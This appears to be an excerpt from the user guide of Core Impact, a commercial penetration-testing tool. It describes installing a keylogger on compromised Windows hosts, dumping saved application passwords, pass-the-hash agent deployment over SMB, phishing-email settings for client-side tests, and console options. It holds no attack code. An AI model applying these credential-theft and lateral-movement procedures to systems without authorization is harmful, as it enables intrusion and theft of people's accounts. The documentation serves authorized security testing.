If you have purchased access to the Core CloudCypher service, you can send hashes directly from Core Impact to the service to attempt to crack them. Core Impact can be configured in [Core CloudCypher Options](#) to send them automatically or, if you want to do so manually, by selecting **Tools > Submit Credentials to Core CloudCypher...** You can then enter the hosts that contain hashes.




figure 52 - Submit Credentials to Core CloudCypher

Logging Keystrokes on a Compromised Host

Username and password information can sometimes be obtained by logging keystrokes on a compromised machine when an authorized user logs into the host or uses the compromised host to log into a different host. Core Impact has a built-in keylogger utility module for Windows systems that can be installed after an agent has been deployed.

To install the Windows keylogger follow this procedure:

1. Select an appropriate agent to deploy the keylogger. The agent must be running on the Windows host where the keylogger will be installed and must have Administrator or SYSTEM privileges.
2. Run the "Keylogger" module from the Information Gathering/Local folder. Default parameters will configure the keylogger to store the log in memory. Refer to the module's documentation for additional information.
3. The keylogger will now start logging keystrokes on the host.
4. The logged keystrokes will be downloaded and stored in the specified file.

Collecting Saved Login Credentials

Some applications can save login information as a convenience for the user. Examples of applications that have some form of password auto-completion are:

- Internet Explorer
- MSN Messenger
- Outlook Express

- Outlook 2003 & 2007
- Firefox
- Putty
- Thunderbird
- Trillian
- Yahoo Messenger

In some cases it is possible to recover these credentials. To attempt recovering saved credentials from a compromised host, follow this procedure:

1. Select an appropriate agent to collect credentials. The agent must be running on the host where you want to search for login credentials.
2. Run any of "Password Dump from ..." modules from the Information Gathering/Local folder.
3. The module will start to attempt to recover credentials on the compromised host. Obtained credentials will be added to the host entity as properties.

Using Obtained Passwords


Core Impact can use obtained username and password information to deploy agents. In contrast to the agents deployed by the exploitation process, these agents are deployed not by exploiting a vulnerability but by logging into the target hosts with the specified username and password.

When using the SMB protocol to install an agent on a Windows host, it is possible to use password hashes to log in as opposed to using a fully recovered password. This technique, sometimes referred to as "Pass the hash" is implemented in the "Install Agent using SMB" module from the Agents module folder. When run against a host from which hashes have been obtained (the hashes are stored in the host properties, within the **Identities** container), the module will automatically cycle through the available hashes until one is successful.

To learn more about deploying agents with a valid username and password, see [Deploying an Agent Using Valid User Credentials](#).

Setting Console Options

You can configure Core Impact's Console to meet your particular needs and preferences by setting global options. Options are accessible from the main menu using the **Tools > Options** command.



Each of the configurable option categories visible on the left panel of the dialog box pictured is described in the following sections:

[**Modules on page 328**](#)

[**Agents on page 330**](#)

[**Entities on page 332**](#)

[**Network on page 333**](#)

[**One-step RPT on page 335**](#)

[**User Actions on page 338**](#)

[**Analytics and Improvements on page 340**](#)

[REST API on page 341](#)

[Online Password Decryption on page 344](#)

[Database on page 345](#)


[Reports on page 349](#)

[Software Updates on page 350](#)

Modules

The Modules panel of the Options Dialog Box includes options related to module execution and module highlighting. Follow these steps to set the Modules options:

1. Select the **Tools > Options** command from the main menu.
2. Click the **Module** category to review or edit the available options.



3. Press **OK** to save any changes.

Parameters

Auto select new tasks - Select whether you want new tasks to be automatically selected in the Executed Modules pane. If set to Disabled, new tasks will not automatically be selected. If set to Main Tasks, only new parent tasks will be selected. If set to All Tasks, each new task that is started will be automatically selected.

Allow dropping modules over unsupported targets - If you select this check-box, the console will not block the execution of a module against an unsupported target (for instance, running a Windows exploit against a Unix server).

Show system modules - If you select this check-box, the Executed Modules pane will show all executed modules. If you uncheck this option, System modules (such as the running of a web server) will not be shown. You can also show/hide system modules by right-clicking on a module in the Executed Modules pane and checking/unchecking Show System Modules.

SSL server certificate verification - By default, the Python interpreter that is embedded in Core Impact will not set up SSL connections when the server certificate verification fails. Check this option to require that Core Impact perform valid SSL connections.


Execute modules in debugging mode - If you select this option and the Log detail level option is set to High, modules are more verbose and generate more log lines in the Module Log view. You will then have the option to Attach Debugger to Running Modules which will, if selected, attach the debugger to any modules that are currently running.

Max. concurrent modules executing - The maximum amount of modules that can be run concurrently. When this maximum is reached, new modules will wait in the initialized state until others finish.

Log detail level - Select the verbosity level of the Modules log as either High, Medium (default), Low.

Add current time to every log line - If you select this option, each log line in the Module Log view will be time stamped.

Filter modules by target - If this option is selected, the Modules tab will only show modules that are applicable to whatever target is selected in the Entities database. You can then optionally specify - with the Show modules without target setting - whether modules that don't have a TARGET parameter should be visible. These options are both visible at the bottom of the Modules tab.

Module Editing - This field allows you to set the preferred application for editing modules. To change from the default (Notepad), click the browse icon () and navigate to your preferred text editing application.


Highlighting - This section is used to select the color that modules are highlighted in the Modules View of the panel. When you select an OS agent or WebApps agent in the entity view, the applicable modules will automatically be highlighted for ease of identification.

RPT Pane - If you select this option, changing to a different entity pane will automatically change the RPT view to match it.

Agents

The Agents panel of the Options Dialog Box includes options related to agents. Follow these steps to set the Agents options:

1. Select the **Tools > Options** command from the main menu.
2. Click the **Agents** category to review or edit the available options.



3. Press **OK** after making any changes.

Parameters

Set new agents as source - If you select the Set new agents as source check-box, whenever a new agent is created it will be set as the current default source agent. If the check-box is not set, you will have to manually set the new agent as source.

Use encrypted channel for agents - This check-box controls whether to use a secure communication channel between the agents and the console.

Play sound on agent installation - This check-box controls whether to play a sound when a new agent is installed. The sound file to be played is defined in the following registry key:

```
HKCU\Software\Core Security\Impact\Sounds
```

Agent Expiration

Set up expiration date on deployed OS agents - Check this global option if you want deployed OS agents to automatically expire after a defined amount of time.

Expiration Period - Set the expiration period in Days, Weeks or Months.

HTTPS Channel

Override CORE Impact SSL certificate with external certificate - Check this option if you want to use your own SSL certificate to facilitate agents' use of the HTTPS Channel.

Certificate path - The path to the SSL certificate.

Private Key path - The path to the SSL certificate's private key. If applicable, check the Private Key file is encrypted checkbox.

Private Key file passphrase - The passphrase to the certificate's private key.

Reconnection Policy

Use Reconnection Policy - Check this option if you want agents that lose connectivity to the Core Impact console to attempt to reconnect. Without a Reconnection Policy, agents that lose connectivity will self-destruct. This is a global setting but it can be overridden for an individual agent - see [Set Reconnection Policy](#) for details.

Reconnection Attempt Interval - This value determines how often an agent should attempt to connect back to the Core Impact console.


Reconnection Attempt Timeout - This value determines how long the agent should attempt to connect back to the Core Impact console.

Port - Specify a port on which you would like the reconnection to occur. Enter 0 to reuse the agent's original connection port.

Entities

The Entities Panel of the Options Dialog Box includes options related to the management of the Entity Database. Follow these steps to set Entities options:

1. Select the **Tools > Options** command from the main menu.
2. Click the **Entities** category to review or edit the available options.



3. Press **OK** after making any changes.

Parameters

Show hidden properties - If you select this check-box, hidden properties will be displayed in the Entity Properties Editor.

Show modules - If you select this check-box the Entity Properties Window will display properties for the currently-selected module in the Modules Panel.


Warn TARGET's visibility - If you select the Warn TARGET's visibility check-box, Core Impact will warn the user when executing a module against a TARGET that is outside the current source agent's visibility level.

Group hosts by netmask - Networks are identified and grouped in the entity view if they match this netmask address.

Network

The Network Panel of the Options Dialog Box includes options related to the management of network interfaces. Follow these steps to set network interface options:

1. Select the **Tools > Options** command from the main menu.
2. Click the **Network** category to review or edit the available options.



3. Press **OK** after making any changes.

Parameters

Network Interface (for packet capture) - Use the Network Interface for packet capture drop-down box to select the network interface that will be used for modules that use PCAP when they are executed in the local agent. The selected interface's IP address is also used as the URL of the malicious web server for client-side attacks.

Internet connection

This section is used to set connection preferences. Click the radio button that corresponds with how your Core Impact console can connect to the Internet:

Use Internet Explorer Settings - This will use the same connectivity configurations that exist in your Internet Explorer settings.

Direct connection to the Internet - Use this if your Core Impact console has a direct connection to the Internet.

Use a proxy server - Also enter the Address, Port, Username and Password for the proxy server.

These settings are used in two places: when downloading Modules updates, and when connecting to the Internet to get News. These settings are captured and stored from the parameters entered during the Core Impact installation and product activation.

Network Address Translation (NAT)

Core Impact is behind a NAT - Check this box if Core Impact is deployed behind a NAT device.

Public Address - Enter the external IP address of the NAT device.

Port Range - Enter the range of ports that are being redirected (forwarded) from the NAT device to the Console.


The settings in the NAT Panel control the way Core Impact exploits will behave when using different agent connection methods. Note that changing these settings does not change your NAT device configuration. You must do that manually.

To support the Connect from connection method, all the ports within the specified Port Range have to be redirected to the internal address for the host running Core Impact. An agent deployed with the Connect from connection method will try to connect to the Public Address IP on a port within the defined Port Range. The Console will wait for that incoming connection on the same port.

When NAT is activated, the Reuse connection method utilizes the specified Public Address to find the correct TCP session in the target host's memory. In some cases, it will not be possible to exploit the same target service twice in a row using Reuse connection unless the first agent is disconnected before you launch the second attack.

Wireshark

This is a software utility that is required if you plan to use the Wireless AirPcap Traffic Sniffer.

Executable Path - Click the ellipsis button  and navigate to the path of your Wireshark executable.

One-step RPT

The One-step RPT Panel of the Options Dialog Box configures the One-step RPTs. Follow these steps to set One-step RPT options:

1. Select the **Tools > Options** command from the main menu.
2. Click the **One-Step RPT** category to review or edit the available options.

The screenshot shows the 'Options' dialog box with the 'One Step RPT' tab selected. The left sidebar contains a tree view with the following items: Modules, Agents, Entities, Network, One Step RPT (selected), User Actions, Analytics & Improvements, REST API, Online Password Decryption, Database, Reports, and Software Updates. The main content area is titled 'One Step RPT' and contains the following sections:

- Exploit Options:**
 - ☒ Try to exploit all possible vulnerabilities for each target host
 - ☒ Do not use exploits that might shut down a service
 - ☐ Use exploits that take a long time to run
- Module Connection Settings:**
 - Connection method: Default (dropdown)
 - ☒ Use random port (in the range 1024-65535)
 - ☐ Custom port: 5466 (text field)
- Outgoing Email Information:**
 - From: address@example.com (text field)
 - Email template: C:\ProgramData\IMPACT\components\modules\classic\inst (text field with browse button)
 - Subject: Security Test (text field)
- Outgoing SMTP Server:**
 - The Client Side Vulnerability One-Step RPT will always use these settings. The Attack and Penetration and Phishing RPTs will also use them as fallback values if "Mail sending options" is not checked during setup.
 - Address: (text field) Port: 25 (text field)
 - Username: (text field) Password: (text field) A (button)
 - Connection security: None (dropdown) Local hostname: (text field)

At the bottom of the dialog are three buttons: Reset, OK, and Cancel.

3. Press **OK** after making any changes.

Parameters

Exploit Options

Try to exploit all possible vulnerabilities for each target host - If this option is not checked, the One-Step RPT will stop testing a designated target as soon as an exploit is successful.

Do not use exploits that might shut down a service - Check this option to prevent the One-Step RPT from running any exploits that could potentially either stop or restart the service or application being targeted.

Use exploits that take a long time to run - If this option is not checked, the One-Step RPT will only run exploits that will take less than 10 minutes to complete.

Module Connection Settings

Connection method - When the One-step RPT successfully exploits a target computer, an agent is deployed on that target. An agent is a temporary piece of code that runs in the target computers RAM and communicates back to Core Impact. The Connection Method setting determines how the deployed agent and Core Impact connect to one another:

Default: Core Impact will try to use each exploit's default connection method.

Connect To: Core Impact will initiate a connection to the agent on the target system. The target system will listen on the port specified below. You might select this method if there are network or firewall restrictions on traffic sent to the Core Impact machine.

Connect From: Core Impact will wait for a connection from the target system's agent. The Core Impact host will listen on the port specified below. You might select this method if there are network or firewall restrictions on traffic sent to the machines to be tested.

HTTP Channel: Core Impact will act as a web server and accept incoming connections from the target system to TCP port 80. This method only applies for Client-side Vulnerabilities tests. If this method is selected and a you run a Network Vulnerabilities test, the Default Connection Method will be used.

HTTPs Channel: Core Impact will act as a web server and accept incoming connections using SSL from the target system to TCP port 443. This method only applies for Client-side Vulnerabilities tests. If this method is selected and a you run a Network Vulnerabilities test, the Default Connection Method will be used.

Use random port (in the range 1024 - 65535) - Check this option to allow Core Impact to randomly select a port for it or target systems to listen on (depends on the Connection Method selected).


Custom port - Check this option (and enter a port number) to manually define the port on which Core Impact or target systems will listen on (depends on the Connection Method selected).

NOTE:

Regardless of the connection method you choose, it will be important for you to ensure that your Core Impact machine and the target machine(s) can communicate to one another using the designated ports. If you elect to use a random port, then make sure all ports in the high range are open. If the high range of ports are limited or restricted, then set a custom port number and ensure that Core Impact machine and the target system(s) can communicate on that port.

Outgoing E-mail Information (for Client-side Vulnerability Test)

From - The address you enter here will appear as the From: address in the email Client-side Vulnerability test.

E-mail template - Use a template that contains the body of your email. Click the ellipsis button  to browse for and select a template file. You will see several sample template files included in your Core Impact installation. These are located in the `\data\templates` directory of your Core Impact installation.

Subject - The text entered here will appear as the Subject of the e-mail.

Outgoing SMTP Server (for Client-side Vulnerability Test)

Address and Port - In order for Core Impact to send email (in either a Client-side test or to send post-test reports), you must provide the address and port of an active SMTP server.


Username and Password - Add this information if the server requires authentication.

Connection Security - Use the drop-down list to select a connection security type.

Local Hostname - Specify this if the fully qualified domain name (FQDN) of the machine where Core Impact is running doesn't work with the SMTP server.


User Actions

User Actions are custom commands that can apply to entities (hosts, email addresses, web pages). When you right-click on an entity, the User Actions appear in the list of available commands like so:



To create a User Action, perform these steps:

1. Access the User Actions Options (**Tools \ Options**).



2. Click the **New** button.
3. Enter a **Name** for the new user action (e.g. Ping). This is the name that will appear in the right-click menu.
4. Select the **Entity type** to which the action should apply (e.g. host). Your new action will only appear when you right-click on an entity of the type selected here.


5. Enter a **Program** that will be used to execute your action. For the Ping example, one would enter the path to the ping executable (ping.exe). The Program field can include environment variables such as %ProgramFiles%, %ProgramData%, etc and Entity characteristics such as host [ip], email [address] and web page [url].
6. Optionally, enter any **Parameters** to pass along to the Program. The Parameters field can include environment variables such as %ProgramFiles%, %ProgramData%, etc and Entity characteristics such as host [ip], email [address] and web page [url].
7. Click the **OK** button.

Your new User Action will appear when you right-click on an entity that matches the type you selected in step 4. For example, if you created a User Action for Hosts, navigate to the Network entity view, click on the Hosts folder, then right-click on a host. Navigate to the User Actions option - this should reveal the available User Actions that can apply to Hosts, including your new action.

Analytics and Improvements

The Analytics and Improvements Panel of the Options Dialog Box determines what information Core Impact will gather and provide anonymously to Core Labs for statistical analysis of the applications use. Follow these steps to set Community Usage options:

1. Select the **Tools > Options** command from the main menu.
2. Click the **Analytics and Improvements** category.



3. Press **OK** after making any changes.

All data will be gathered and transmitted automatically and all information will be kept anonymous.

Parameters

Share with Core Security

Share Anonymized Usage Data - Select this box to share usage data. Use the drop-down menu to select your industry.

Do not connect to the Internet ... - If you do not wish to receive news about module or software updates, select the check-box. Core Impact will oftentimes display messages on the top of the Dashboard about new exploits or related information. Checking this option will prevent these messages from appearing.


To gather and send your usage statistics, see [Usage Statistics](#).

REST API

The Core Impact REST API is a Restful API that you can use to control Impact and initiate scans and other automatic exploitation activities. Use REST API to leverage Impact

programmatically as part of a dev/ops CI/CD process where you want to run a quick RPT against infrastructure that you are in the process of standing up (in the staging environment) and other tasks for pure automation. Follow these steps to set REST API options:

1. Select the **Tools > Options** command from the main menu.
2. Click the **REST API** category to review or edit the available options.



3. Press **OK** after making any changes.

Parameters

Enable REST API - Check to enable this feature.

Port - Change the port if desired. 8080 is the default.

Server Certificate

The communication is encrypted, as the API is designed to be used by external tools. In order to encrypt it, a certificate and a private key are needed (both must be in "PEM" format). Connection is done using HTTPS.

Certificate File - Specify a certificate file. This is required. It can be self-signed or issued through some other mechanism.

Private Key File - Specify a private key file.

Private Key File is Encrypted - Check if the private key file is encrypted.

Private Key File Passphrase - Enter the passphrase for the encrypted private key file.

Authentication Tokens

Every endpoint is authenticated. So, in order to allow the execution, the HTTP request must have an "Authorization" header with a valid token. The tokens are defined in this section, and can have a display name for tracking.

New Button - Press to generate a new token.

Copy Button - Press to copy the token to the clipboard.

Delete Button - Press to delete the highlighted token.

Reset Button - Press to clear out all settings.


Steps to Setup REST API

1. From the Dashboard or Console menu select **Tools\Options\REST API**.
2. Check the **Enable REST API** box to enable this feature.
3. Change the **Port** from the default (8080) if desired. (not recommended)
4. Specify a **Server Certificate** and **Private Key** File. These are required.
5. If the private key is encrypted, check the box and enter the passphrase for the private key file.
6. To create an **Authentication Token** press the **New** button.
7. Press the **Copy** button to copy the token to the clipboard. You will need this in the next section, step 3.
8. Press **OK** to continue.

